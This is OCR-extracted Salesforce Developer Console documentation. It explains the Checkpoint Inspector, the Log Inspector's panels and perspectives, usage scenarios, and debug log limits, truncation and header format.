
The Checkpoint Inspector has two tabs:

- The Heap tab displays all objects in memory at the time the line of code at the checkpoint was executed. Items are listed and grouped by data type.



  - The Types column is a flat list of the classes of all instantiated objects in memory at the checkpoint, with a count of how many are instantiated, and the amount of memory consumed in bytes. Click an item to see a list of those objects in the Instances column, with their address in the heap and memory consumed. Click an instance to view the variables currently set in that object in the State column.
  - The References tab provides two lists to display relationships between symbols held in memory. Use the Inbound References list to locate the symbols that can hold references to objects of a particular type. Use the Referencing Instances list to find specific instances holding references to a symbol. Double click to find that instance elsewhere in the heap.
  - The Search tab lets you find symbols in the heap by value or address. Search matches partial symbol values, but addresses must be exact. To quickly search for a value, click the search icon ( ) that appears to the right of it when you hover over it in the State panel.

- The Symbols tab displays a tree view of all symbols in memory at the checkpoint. Use it to quickly review the state of the system at the specific line of code (and iteration) where the checkpoint was set.



Important: If you don't see scroll bars in the Checkpoint Inspector panels on a Mac, open **System Preferences** > **General** and set `Show scroll bars` to Always.

SEE ALSO:

Checkpoints Tab

Checkpoints Tab

Setting Checkpoints in Apex Code

Overlaying Apex Code and SOQL Statements

Log Inspector

The Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.


The panels displayed in the Log Inspector depend on the selected perspective. To switch perspectives, click **Debug** > **Switch Perspective**. For details on default and custom perspectives, see Managing Perspectives in the Log Inspector.

Log Panels

The Log Inspector can contain any of the following panels:

- Stack Tree
- Execution Stack
- Execution Log
- Source
- Variables
- Execution Overview

Click **Debug** > **View Log Panels** or CTRL+P to choose from available panels and design a custom perspective.




If you design a custom perspective you want to use again, click **Debug** > **Save Perspective** and give it a memorable name. After a custom perspective is saved, you can select it any time you use the Log Inspector by clicking **Debug** > **Switch Perspective**.

Most panels refresh automatically to display information when you click on an item in a related panel. For example, if you click a folder in the Stack Tree panel, the Execution Stack, Execution Log and Source panels are updated to display information about the related object. Similarly, if you click a line in the Execution Log, the Stack Tree, Execution Stack, and Source panels are all updated with details on that line. Clicking an item in the Executed Units tab in the Execution Overview updates the Execution Log, Stack Tree, Execution Stack, and Source panels.


Stack Tree

The Stack Tree panel displays two tree views that display information "top down" — from initiating calls to the next level down, which allows you to see the hierarchy of items in a process. For example, if a class calls a second class, the second class displays as a child node of the first class.

The Execution Tree displays each operation. For example, if a `for` loop calls `System.debug()` 8 times, the Execution Tree shows the duration of each call:



The Performance Tree aggregates operations to give you a better look at the performance of an operation as a whole. Using the same example as above, the Performance Tree displays the total duration of every call to `debug`:




This log was generated from the Execute Anonymous Window. Calls to `debug` and other methods from other locations in your code are aggregated in the executed unit.

Each section in the Stack Tree panel includes this information:

Column	Description
Scope	Delimited region within the process, such as workflow, a class, or DML.
Unit	Name of the item (region).
Duration	Amount of time (in milliseconds) the item took to run.
Heap	Amount of heap (in bytes) the item used.
Iterations	Number of times the item was called.


Execution Stack

The Execution Stack panel displays a "bottom-up" view of the currently-selected item in the debug log, starting with the lowest level call, followed by the operation that triggered that call, and so on.



Execution Log

The Execution Log panel contains the debug log for the current process. The debug log contains every action that occurred in the process, such as method calls, workflow rules, and DML operations. To view long lines that are truncated in the view, hover over the line to display a popup.



Use the Execution Log to retrace steps through a process. You can step through lines on your own or filter the log to lines of specific interest:

- **This Frame**: Displays only this region of the process, or only the items that are associated with the level. For example, if you select a trigger that calls a class, only the trigger operations are displayed. If you click `CODE_UNIT_STARTED` and select **This Frame**, only the items in the process that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED` are displayed.
- **Executable**: Displays only the executable items in the debug log. This hides the cumulative limits information, such as the number of SOQL queries made, the number of DML rows, and so on.

  Tip: Always leave **Executable** checked. Only deselect it when you are working on optimizing your process and need specific limits information.

- **Debug Only**: Displays only the debug statements you have added to the code.
- **Filter**: Displays items that match what you enter in the associated field. For example, if you select **Filter** and type *`DML`*, only the lines in the execution log with the string "DML" in either the event or details are displayed. The filter is case-sensitive.

The Execution Log panel contains this information:

Column	Description
Timestamp	System time when the process began, shown in the local user's time. The format is: *`HH:MM:SS:MSS`*.

Column	Description
Event	The Debug event
Details	Additional details pertaining to the event, such as line number and parameters.

Source

The Source panel contains the executed source code or the metadata definitions of entities used during the process, and lists how many times a line of code was executed. The content displayed in the panel depends on what's selected elsewhere in the view.

To go to a specific line of code, enter a line number in the entry box at the bottom of the source panel and click **Jump**.

Click **Open** to open executed source code in Source Code Editor view.

Note: If validation rules or workflow are executed during the process, the metadata representation displays in the source panel. You can't open a metadata representation from the Developer Console. See `ValidationRule` and `Workflow` in the *Force.com Metadata API Developers Guide*.

Variables

Use the Variables panel to discover when a variable is assigned a value and what that value is. Click on a `Variable` event to populate the section.


Note: The **Apex Code** log level must be set to `Finest` for variable assignments to be logged.

Another way to view the contents of variables is to use checkpoints, which allow you to see more details about entities held in memory at a point of execution. For details, see Setting Checkpoints in Apex Code.

Execution Overview: Save Order, Limits, Timeline, and Executed Units

The Execution Overview panel at the bottom of the Log Inspector contains four tabs:

- The Save Order tab displays a color-coded timeline of DML actions. For each DML action taken, save order elements are shown as boxcars in the timeline.



The following colors are used to differentiate between elements:

Color	Type
Red	Before trigger
Orange	After trigger
Green	Validation rule
Blue	Assignment rule

Color	Type
Purple	Workflow rule


For details on a specific element, click the associated boxcar in the timeline. The popup window displays additional information, including a link to navigate directly to the relevant place in the log.

To view the ID(s) of affected records, click the name of the sObject in the left pane.

- The Limits tab displays overall system limits by name and amount used and contains this information:

Column	Description
Limit	Name of the limit.
Used so far	Amount of the limit used by this process at this point of execution.
Request Total	Amount of this limit used by the request at completion.
Total Available	Total amount for the limit.


- The Timeline tab provides a visual representation of the time taken by each process. Select the **Scale** option that results in the most useful view.



The Timeline tab contains this information:

Column	Description
Category	Type of process.
Millis	Milliseconds of time taken by the process.
%	Percent the process took of the entire request.

- The Executed Units tab displays the system resources used by each item in the process.



The buttons at the bottom of the tab can be used to filter out information by item type. For example, if you don't want to view details for methods, click **Methods**. Click the button a second time to clear the filter.

The Executed Units tab contains the following information:

Column	Description
What	Type of process item. Types include: – Method – Queries – Workflow – Callouts – DML – Validations – Triggers – Pages
Name	Name of the process item.
Sum	Total duration for the item.
Avg	Average duration for the item.
Max	Maximum duration for the item.
Min	Minimum duration for the item.
Count	Number of times the item was called during the process.
Heap	Amount of space the item took on the heap.
Query Type	Type of query. Possible values are: – SOQL – SOSL
Sum rows	Total number of records changed for the item.
Avg rows	Average number of records changed for the item.
Max rows	Maximum number of records changed for the item.
Min row	Minimum number of records changed for the item.

To sort information by a specific column, click the column header.

Important: If you are using a Mac and you don't see scroll bars in the Log Inspector panels, open **System Preferences** > **General** and set `Show scroll bars` to **Always**.

Examples of Using the Log Inspector

SEE ALSO:

Developer Console Debug Menu
Logs Tab
Managing Perspectives in the Log Inspector
Creating Custom Perspectives in the Log Inspector

Examples of Using the Log Inspector

Here are some of the ways you can use the Log Inspector to diagnose and solve problems.

- Tracing the Path of Execution
- Viewing `System.Debug` Statements
- Updating Source Code
- Tracking DML in a Request
- Evaluating the Performance of a Visualforce Page
- Viewing a Complex Process

Tracing the Path of Execution

Scenario: You've opened a debug log in the Log Inspector. What are some of the ways to step through the information?

1. In the Execution Log panel, select **Executable** to filter out all non-executable steps, including cumulative limits information.
2. In the Execution Overview panel, click the Executed Units tab to view the aggregate values of different types of operations in the request. For example, you can view the number of DML operations or the different methods by the type of method.
3. Click the Limits tab to view the governor limits used by this operation.

Viewing `System.Debug` Statements

Scenario: You've added a number of `System.Debug` statements to your code to track a request's progress. How do you find them using the Log Inspector?

1. In the Execution Log panel, select **Filter**.
2. Enter *`DEBUG`* (upper-case) in the entry box.

Only the lines containing the string *`DEBUG`* are shown in your request display.

Updating Source Code

Scenario: After you run your request, you notice an Apex code error in the debug log. What's the easiest way to edit your Apex code?

1. From the Source panel, select the line of code.
2. Click **Open**.

The class or trigger opens in a new Source Code Editor tab.

Tracking DML in a Request

Scenario: Your request contains many DML statements in different locations. How can you tell how many times DML is executed in a request?

Here are two techniques for drilling into a debug log to examine the actual DML executed during the course of a request:

1. In the Execution Log panel, select **Filter**, then type *`DML`*. All items in the request that contain DML anywhere in either the event or details display.

2. In the Execution Overview panel, click the Executed Units tab and disable all other types of execution, except for DML. The buttons are toggles—click once to filter that type of operation **out** of the list. Click again to disable the filter. To view only the DML, click **Methods**, **Queries**, **Workflow**, **Callouts**, **Validations**, **Triggers** and **Visualforce Pages**.
   - The details of the DML operation show the kind of object that was affected, and the specific operation performed—insert, update, and so on. You can also view the number of times a DML statement was executed, the number of rows, and so on.
   - If you click a DML request item in the Executed Units tab, the Execution Log filters out all other parts of the request and displays only that DML statement.


You can also use these procedures for looking up and filtering queries.

Evaluating the Performance of a Visualforce Page


Scenario: You have a Visualforce page and an Apex controller that executes SOQL queries. How do you analyze the performance of your page and find out which code unit took the most time? How do you determine how many queries are performed in the request? How do you verify how close you are getting to governor limits?

1. In the Stack Tree panel, look for the name of the Visualforce page. The top level has the format `/apex/pagename`. The first node under that shows the actual execution of the page. Open that node to see when the controller was initialized.
2. Continue to open nodes to explore the calling of methods and how long each method took. When you click an item in the Stack Tree panel, the Execution Log panel displays that portion of the debug log, the **Source** panel refreshes to display the appropriate source code, and the Variables panel shows the variables that are in context.
3. In the Execution Overview panel, click the Executed Units tab to view statistics of your code that include execution time in milliseconds and heap size in bytes. The Cnt column shows the number of times a certain code unit has been executed. If a code unit was executed more than once, the sum, average, maximum, and minimum run times are updated. Similarly, if a query is executed more than once, the display is updated to summarize the aggregate numbers of returned rows.

   You can filter out code units by clicking the buttons on the bottom that correspond to the code units you want to omit from the view. Tracking DML in a Request explains how to do this.



4. Click the Limits tab to verify the applicable limits, and how close your request is to each applicable limit. The Total Available column shows the governor limits allowed for your organization per type of operation. The Request Total column shows the total number of requests performed. The Used So Far column shows the number of requests consumed at the point of execution you selected in the stack trace or execution log.
5. Click the Timeline tab to see a visual display of the executed code units broken up by the type of code unit, in addition to the total and percentage of execution time for each type of code unit. The timeline lets you quickly find out which parts of the request took the longest. Select a time interval at the bottom of the summary section to increase or decrease the period displayed in the timeline.



In this example, database requests took the most time (56.95%). They are followed by the Visualforce page. The least amount of time was spent on Apex code. Also, Visualforce pages and Apex code were executed first and last, while database operations were carried out between them.

Viewing a Complex Process

Scenario: Your process is complex, and includes several Apex classes and triggers, workflow, and validation rules. What are some of the best ways to step through or filter the resulting debug log?

1. The Stack section contains a tree structure illustrating the execution path of all the top level items in the request. Use this to see the hierarchy of items as they execute.
2. Use the **Filter** entry box in the execution log. For example, if you're interested in trigger-specific events, click **Filter** and enter `trigger`. Only the lines in the debug log that contain the word `trigger` display in the execution log section.
3. Limit the scope of the Execution Log tab to a specific selected unit of execution by selecting **This Frame**. For example, if you select a line that contains `CODE_UNIT_STARTED` in the execution log, and then click **This Frame**, the execution log displays only the items in the request that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED`.

   Note: When **This Frame** is selected, the Execution Log only displays the items that are contained in that frame, not any lower level operations. For example, if a trigger calls a class, only the trigger operations display in the Execution Log, not the class operations.

Use Custom Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

Creating Custom Perspectives in the Log Inspector

Every developer has a different style. You can use one of our out-of-the box perspectives, create a custom perspective, or modify an existing perspective.

Managing Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

Creating Custom Perspectives in the Log Inspector

Every developer has a different style. You can use one of our out-of-the box perspectives, create a custom perspective, or modify an existing perspective.

For a list of out-of-the box perspectives, see Log Inspector.

1. In the Developer Console, open a log in the Log Inspector.
2. Click **Debug** > **View Log Panels** and select the panels you want to include in the perspective.

   For a list of available panels, see Log Panels. If you modify a perspective, an * is appended to the perspective name until it is saved.

Tip: If you create a perspective that includes the **Execution Log** panel, you may want to include the **Source** panel.

3. To save your changes, click **Save Perspective**. To create a new perspective, click **Save Perspective As** and enter a new name.

SEE ALSO:

Log Inspector

Managing Perspectives in the Log Inspector

Managing Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.


When you perform a task in the Log Inspector, make sure you choose the right perspective for the job.

To manage your perspectives, click **Debug** > **Perspective Manager**.


- To switch to a different perspective, double-click the perspective name, or select it and click **Open**.
- To change the default perspective, select the perspective name and click **Set Default**.
- To delete a perspective, select the perspective name and click **Delete**.
- To create a custom perspective, see Creating Custom Perspectives in the Log Inspector.

The following perspectives are predefined:


- **All** (default)




- **Debug**: A perspective designed for code debugging that includes the Execution Log, Source and Variables panels.



- **Log Only**: An all-purpose perspective for viewing log execution that includes the Execution Log panel only.



- **Analysis**: A perspective designed for log analysis that includes the Stack Tree, Execution Stack, Execution Log, and Execution Overview panels.



Use a perspective that makes completing your task fast and easy. Every developer has a different style; if one of the predefined perspectives doesn't meet your needs, it's easy to design your own. For details, see Creating Custom Perspectives in the Log Inspector

SEE ALSO:

- Log Inspector
- Creating Custom Perspectives in the Log Inspector

Debug Logs

USER PERMISSIONS

To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

The Salesforce user interface, Email Services, and Approvals are not available in **Database.com**.

Use debug logs to track events that occur in your org. Debug logs are generated when you have active user-based trace flags, when you run Apex tests, and when executed code or API requests include debugging parameters or headers.

A debug log can record database operations, system processes, and errors that occur when executing a transaction or running unit tests. Debug logs can contain information about:

- Database changes
- HTTP callouts
- Apex errors
- Resources used by Apex
- Automated workflow processes, such as:
  - Workflow rules
  - Assignment rules
  - Approval processes
  - Validation rules

  Note: The debug log does not include information from actions triggered by time-based workflows.

The system generates a debug log every time a transaction that is included in the defined filter criteria is executed.

Transactions can be generated from the following:

- Salesforce user interface
- API
- `executeanonymous` calls
- Web services
- Email services

The filter criteria set for the user, the Developer Console, or the API header determine what is included in the debug log.

Note: Debug logs don't include transactions that lead conversion triggers. For example, suppose that a converted lead triggers a workflow rule. The debug log doesn't show that this workflow rule fired.

The following are examples of when to use a debug log.

- As a developer creating a custom application, you can use the debug log to validate the application's behavior. For example, you can set the debug log filter to check for callouts. In the resulting debug log, you can view information about the success and duration of those callouts.
- As an administrator for an org, you can use the debug log to troubleshoot when a user reports difficulty. Set a trace flag on the user, ask the user to step through the problematic transaction, and then use the debug log to view the system details.

Debug Log Limits

The following are the limits for debug logs.

- Each debug log must be 2 MB or smaller. Debug logs that are larger than 2 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- Each org can retain up to 50 MB of debug logs. Once your org has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

Debug Log Truncation

To provide the most pertinent information, debug logs are truncated, usually starting with older log entries. The newest log entries are always preserved. 200 KB of the debug log are deleted when the log reaches its maximum size of 2 MB.

The following events are necessary for processing the debug log, so they're not deleted during truncation.

- EXECUTION_STARTED
- EXECUTION_FINISHED
- CODE_UNIT_STARTED
- CODE_UNIT_FINISHED
- METHOD_ENTRY
- METHOD_EXIT
- CONSTRUCTOR_ENTRY
- CONSTRUCTOR_EXIT
- SOQL_EXECUTE_BEGIN
- SOQL_EXECUTE_END
- SOSL_EXECUTE_BEGIN
- SOSL_EXECUTE_END
- CALLOUT_REQUEST
- CALLOUT_RESPONSE
- FATAL_ERROR

Note: Log entries for events that are necessary for processing the debug log aren't truncated. However, other log information that appears between the start and end lines of these log entries is removed during log truncation.

Debug Log Details

A debug log includes a header, execution units, code units, log lines, and other log data.

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

Debug Log Levels

To specify the level of information that gets included in debug logs, set up trace flags and debug levels. The debug levels assigned to your trace flags control the type and amount of information that is logged for different events. After logging has occurred, inspect debug events in your debug logs.

Searching a Debug Log

To search for text in a debug log, use the Command Line Window in the Developer Console.

Debug Log Filtering for Apex Classes and Apex Triggers

SEE ALSO:

Checkpoints Tab

View State Tab

Logs Tab

Debug Log Details

Searching a Debug Log

Debug Log Details

USER PERMISSIONS	
To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

A debug log includes a header, execution units, code units, log lines, and other log data.

Inspecting the Debug Log Sections

After you generate a debug log, the type and amount of information listed depends on the filter values you set for the user. However, the format for a debug log is always the same.

A debug log has the following sections.

Header

The header contains the following information.

- The version of the API used during the transaction.
- The log category and level used to generate the log. For example:

The following is an example of a header.

```
39.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

